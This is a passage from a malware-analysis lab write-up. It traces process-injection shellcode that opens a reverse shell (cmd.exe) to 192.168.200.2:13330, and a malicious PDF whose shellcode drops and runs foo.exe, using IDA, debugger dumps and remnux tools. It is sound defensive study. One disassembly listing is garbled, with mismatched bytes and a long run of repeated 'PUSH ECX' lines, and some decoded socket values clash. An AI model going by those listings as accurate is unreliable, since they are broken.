From figure 2, we can see that iexplore.exe path is passed into a function. The function then use this path to CreateProcess.

ii. Where is the shellcode located?

To find the shellcode, i would first try to find the function call responsible for writing the shellcode into the remote process. **WriteProcessMemory** is a good place to start.



At address 0x00401230, we can see a function with a lpbuffer argument passed in along with the buffer size and a process id. It is not hard to guess that this function is responsible for opening a handle to the remote process and eventually writing payload into it.

```
.text:00401403 loc_401403:
push 1A7h ; CODE XREF: _main+AD7j
push offset loc_407030 ; dwSize
mov ecx, [ebp+dwProcessId]
push ecx ; dwProcessId
call ProcessInjection
add esp, 0Ch
mov [ebp+var_8], eax
cmp [ebp+var_8], 0
jnz short loc_401436
push offset aErrorInjecting ; "Error injecting process\n"
call sub_40143D
add esp, 4
mov eax, 1
jmp short loc_401438
```


Malware Analysis

5. The IEXPLORE.exe will break on executing the injected shellcode

On analyzing the shellcode, you will come across a function that is responsible for manually importing the following functions. You may also wish to break at CALL instructions in the shellcodes to trace where in the memory are the address coming from.

Address	Value	Comment
0014017F	50000000	
00140183	E0853FF	
00140187	FFFFFF28	
0014018B	7C90107B	kernel32.LoadLibraryA
0014018F	7C80236B	kernel32.CreateProcessA
00140193	7C801E1A	kernel32.TerminateProcess
00140197	7C80DE85	kernel32.GetCurrentProcess
0014019B	71AB6A55	ws2_32.WSASocketA
0014019F	71AB8B6A	ws2_32.WSASocketA
001401A3	71AB4A07	ws2_32.connect
001401A7	00000000	
001401AB	00000000	
001401AF	00000000	
001401B3	00000000	
001401B7	00000000	
001401BB	00000000	
001401BF	00000000	
001401C3	00000000	
001401C7	00000000	

v. What network hosts does the shellcode communicate with?

We set a breakpoint @ connect and analyze the SocketAddr struct passed to it.

1. Break @connect

2. View SocketAddr struct


```

struct sockaddr_in {
    short sin_family;
    u_short sin_port;
    struct in_addr sin_addr;
    char sin_zero[8];
};
    
```

sin_port: 12340002
sin_family: 02C8A8C0
sin_addr: 02C8A8C0

sin_port = 0x3412 = 13330

sin_addr = 0xC0A8C802 = 192.168.200.2



Hex string c0a8c802 is
192.168.200.2 (192.168.200.2)

Figure 9. Convert Hex to IP Address (online tool)

vi. What does the shellcode do?

Reverse shell(cmd.exe) to 192.168.200.2:13330. We can see that the shellcode executes CreateProcessA after connecting to the remote IP.




Figure 10. CreateProcessA

The following figure is a internal setup to see how the malware would behave on successful connection to the IP & port. As we have expected, a reverse shell connection is established.



Figure 11. Reverse shell connection established

c. Analyze the file *Lab19-03.pdf*. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file *Lab19-03_sc.bin* using *shellcode_launcher.exe*.

i. What exploit is used in this PDF?

Lets recce the pdf file first to get more insight. We can see that it contains /JS and /JavaScript elements. Which indicates that this pdf **might** be using javascript to exploit the pdf...

Malware Analysis

Referring to Figure 3, we can easily see that the payload is unicode encoded by the %u symbol. We could convert it using a unicode2raw tool provided in remnux... or you can write your own simple tool to do it.




The screenshot shows a terminal window with a file manager at the top displaying 'shellcode.raw' and 'unicode.shell'. The terminal title is 'remnux@remnux: ~/Desktop/Lab19-03.dump'. The command 'unicode2raw < unicode.shell > shellcode.raw' is executed, and the prompt returns.

```
remnux@remnux:~/Desktop/Lab19-03.dump$ unicode2raw < unicode.shell > shellcode.raw
remnux@remnux:~/Desktop/Lab19-03.dump$
```

Figure4. unicode2raw

iii. Which functions does the shellcode manually import?

Before jumping straight into analyze the shellcode, we could use sctest to generate a nice little graph of the piece of shellcode we are analyzing.



The screenshot shows a terminal window with a file manager at the top displaying 'diagram.png', 'shell', 'shell.dot', 'shellcode.raw', and 'unicode.shell'. The terminal title is 'remnux@remnux: ~/Desktop/Lab19-03.dump'. The command 'sctest -Svs 1000000 -G shell.dot < shellcode.raw > shell' is executed, followed by 'dot shell.dot -T png -o diagram.png'. The prompt returns.

```
remnux@remnux:~/Desktop/Lab19-03.dump$ sctest -Svs 1000000 -G shell.dot < shellcode.raw >
shell
remnux@remnux:~/Desktop/Lab19-03.dump$ dot shell.dot -T png -o diagram.png
remnux@remnux:~/Desktop/Lab19-03.dump$
```

Figure 5. sctest and dot

Malware Analysis




Figure 6. Flow Graph

Malware Analysis

Notice the GetFileSize at the bottom left, this indicates that the shellcode is attempting to open a file and is using GetFileSize to find the correct file handler. Perhaps more payload is in the file.




Figure 7. shellcode_launcher

On running the malware, the program will break automatically. Manually set the new origin to the next instruction to resume program flow as shown below.




Figure 8. Set new origin to jmp instruction

If we look at the handles, we would see that the pdf file is in it as well.




Figure 9. File Handle open

Malware Analysis

Tracing the shellcode we will soon come into the following codes. The code here is trying to find the function address from kernel32.dll by using a computed checksum.

00350271	7F	FUP	ESI	
00350272	9F	MOV	DWORD PTR SS:[EBP-14],ESI	
00350273	9F	MOV	EDI,ESI	
00350274	9F	MOV	EBX,ESI	
00350275	42	CALL	003501CA	
00350276	45	MOV	DWORD PTR SS:[EBP-4],EAX	
00350277	0E	MOV	ECX,0E	
00350278	AD	LODS	DWORD PTR DS:[ESI]	
00350279	50	PUSH	EAX	
0035027A	75	PUSH	DWORD PTR SS:[EBP-4]	
0035027B	E4	CALL	0035017E	
0035027C	75	STOS	DWORD PTR ES:[EDI]	
0035027D	F3	LOOPE	SHORT 00350290	
0035027E	03	PUSH	ECX	
0035027F	03	PUSH	ECX	
00350280	03	PUSH	ECX	
00350281	03	PUSH	ECX	
00350282	03	PUSH	ECX	
00350283	03	PUSH	ECX	
00350284	03	PUSH	ECX	
00350285	03	PUSH	ECX	
00350286	03	PUSH	ECX	
00350287	03	PUSH	ECX	
00350288	03	PUSH	ECX	
00350289	03	PUSH	ECX	
0035028A	03	PUSH	ECX	
0035028B	03	PUSH	ECX	
0035028C	03	PUSH	ECX	
0035028D	03	PUSH	ECX	
0035028E	03	PUSH	ECX	
0035028F	03	PUSH	ECX	
00350290	03	PUSH	ECX	
00350291	03	PUSH	ECX	
00350292	03	PUSH	ECX	
00350293	03	PUSH	ECX	
00350294	03	PUSH	ECX	
00350295	03	PUSH	ECX	
00350296	03	PUSH	ECX	
00350297	03	PUSH	ECX	
00350298	03	PUSH	ECX	
00350299	03	PUSH	ECX	
0035029A	03	PUSH	ECX	
0035029B	03	PUSH	ECX	
0035029C	03	PUSH	ECX	
0035029D	03	PUSH	ECX	
0035029E	03	PUSH	ECX	
0035029F	03	PUSH	ECX	
003502A0	03	PUSH	ECX	
003502A1	03	PUSH	ECX	
003502A2	03	PUSH	ECX	
003502A3	03	PUSH	ECX	
003502A4	03	PUSH	ECX	
003502A5	03	PUSH	ECX	
003502A6	03	PUSH	ECX	
003502A7	03	PUSH	ECX	
003502A8	03	PUSH	ECX	
003502A9	03	PUSH	ECX	
003502AA	03	PUSH	ECX	
003502AB	03	PUSH	ECX	
003502AC	03	PUSH	ECX	
003502AD	03	PUSH	ECX	
003502AE	03	PUSH	ECX	
003502AF	03	PUSH	ECX	
003502B0	03	PUSH	ECX	
003502B1	03	PUSH	ECX	
003502B2	03	PUSH	ECX	
003502B3	03	PUSH	ECX	
003502B4	03	PUSH	ECX	
003502B5	03	PUSH	ECX	
003502B6	03	PUSH	ECX	
003502B7	03	PUSH	ECX	
003502B8	03	PUSH	ECX	
003502B9	03	PUSH	ECX	
003502BA	03	PUSH	ECX	
003502BB	03	PUSH	ECX	
003502BC	03	PUSH	ECX	
003502BD	03	PUSH	ECX	
003502BE	03	PUSH	ECX	
003502BF	03	PUSH	ECX	
003502C0	03	PUSH	ECX	
003502C1	03	PUSH	ECX	
003502C2	03	PUSH	ECX	
003502C3	03	PUSH	ECX	
003502C4	03	PUSH	ECX	
003502C5	03	PUSH	ECX	
003502C6	03	PUSH	ECX	
003502C7	03	PUSH	ECX	
003502C8	03	PUSH	ECX	
003502C9	03	PUSH	ECX	
003502CA	03	PUSH	ECX	
003502CB	03	PUSH	ECX	
003502CC	03	PUSH	ECX	
003502CD	03	PUSH	ECX	
003502CE	03	PUSH	ECX	
003502CF	03	PUSH	ECX	
003502D0	03	PUSH	ECX	
003502D1	03	PUSH	ECX	
003502D2	03	PUSH	ECX	
003502D3	03	PUSH	ECX	
003502D4	03	PUSH	ECX	
003502D5	03	PUSH	ECX	
003502D6	03	PUSH	ECX	
003502D7	03	PUSH	ECX	
003502D8	03	PUSH	ECX	
003502D9	03	PUSH	ECX	
003502DA	03	PUSH	ECX	
003502DB	03	PUSH	ECX	
003502DC	03	PUSH	ECX	
003502DD	03	PUSH	ECX	
003502DE	03	PUSH	ECX	
003502DF	03	PUSH	ECX	
003502E0	03	PUSH	ECX	
003502E1	03	PUSH	ECX	
003502E2	03	PUSH	ECX	
003502E3	03	PUSH	ECX	
003502E4	03	PUSH	ECX	
003502E5	03	PUSH	ECX	
003502E6	03	PUSH	ECX	
003502E7	03	PUSH	ECX	
003502E8	03	PUSH	ECX	
003502E9	03	PUSH	ECX	
003502EA	03	PUSH	ECX	
003502EB	03	PUSH	ECX	
003502EC	03	PUSH	ECX	
003502ED	03	PUSH	ECX	
003502EE	03	PUSH	ECX	
003502EF	03	PUSH	ECX	
003502F0	03	PUSH	ECX	
003502F1	03	PUSH	ECX	
003502F2	03	PUSH	ECX	
003502F3	03	PUSH	ECX	
003502F4	03	PUSH	ECX	
003502F5	03	PUSH	ECX	
003502F6	03	PUSH	ECX	
003502F7	03	PUSH	ECX	
003502F8	03	PUSH	ECX	
003502F9	03	PUSH	ECX	
003502FA	03	PUSH	ECX	
003502FB	03	PUSH	ECX	
003502FC	03	PUSH	ECX	
003502FD	03	PUSH	ECX	
003502FE	03	PUSH	ECX	
003502FF	03	PUSH	ECX	

The shellcodes then attempts to Load shell32 library followed by a search for ShellExecuteA as shown in Figure 11 to 13.




Figure 11. LoadLibraryA on shell32




Figure 12. finding ShellExecuteA address

Address	Value	Comment
00350101	7CEC81E5	shell32.7CEC81E5
00350105	E8000001	
00350109	0000016E	
0035010D	7C80107B	kernel32.LoadLibraryA
00350111	7C80236B	kernel32.CreateProcessA
00350115	7C801E1A	kernel32.TerminateProcess
00350119	7C80DE85	kernel32.GetCurrentProcess
0035011D	7C833DE2	kernel32.GetTempPathA
00350121	7C8360F5	kernel32.SetCurrentDirectoryA
00350125	7C801A28	kernel32.CreateFileA
00350129	7C810B07	kernel32.GetFileSize
0035012D	7C810C1E	kernel32.SetFilePointer
00350131	7C801812	kernel32.ReadFile
00350135	7C810E17	kernel32.WriteFile
00350139	7C809BD7	kernel32.CloseHandle
0035013D	7C80FDBD	kernel32.GlobalAlloc
00350141	7C80FCBF	kernel32.GlobalFree
00350145	7CA41150	shell32.ShellExecuteA
00350149	0000C602	
0035014D	0000106F	
00350151	0000A000	
00350155	0000B06F	
00350159	0000144E	
0035015D	748B5756	
00350161	FF310C24	

Figure 13. ShellExecuteA added to list of imports

iv. What filesystem residue does the shellcode leave?

Set breakpoint @ WriteFile and let the shellcode run. As shown in figure 11 and 12, 2 files are dropped on the victim's machine. They are foo.exe and bar.pdf. Both are located in the temp folder as defined in the env variables of the victim's machine.




Figure 14. MZ dropped in Temp\foo.exe




Figure 15. PDF dropped in Temp\bar.pdf

v. What does the shellcode do?

The shellcode attempt to import various functions from kernel32.dll and then using its LoadLibraryA function to load shell32 library to import ShellExecuteA function.

The shellcode then attempts to read the pdf file to extract both the executable payload and a pdf file which are both dropped in the temp folder as foo.exe and bar.pdf respectively.

foo.exe is then executed via CreateProcessA as shwon in Figure 16 and 17.




Figure 17. foo.exe

d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in *Lab20-01.exe*.

i- Does the function at 0x401040 take any parameters?

If we examine the main function of 'Lab20-01.exe' (C++ executable) in IDA, we see that this doesn't take any parameters; however, it does take a 'this' pointer. By doing this it knows that the function it will be running is for the created object.

```

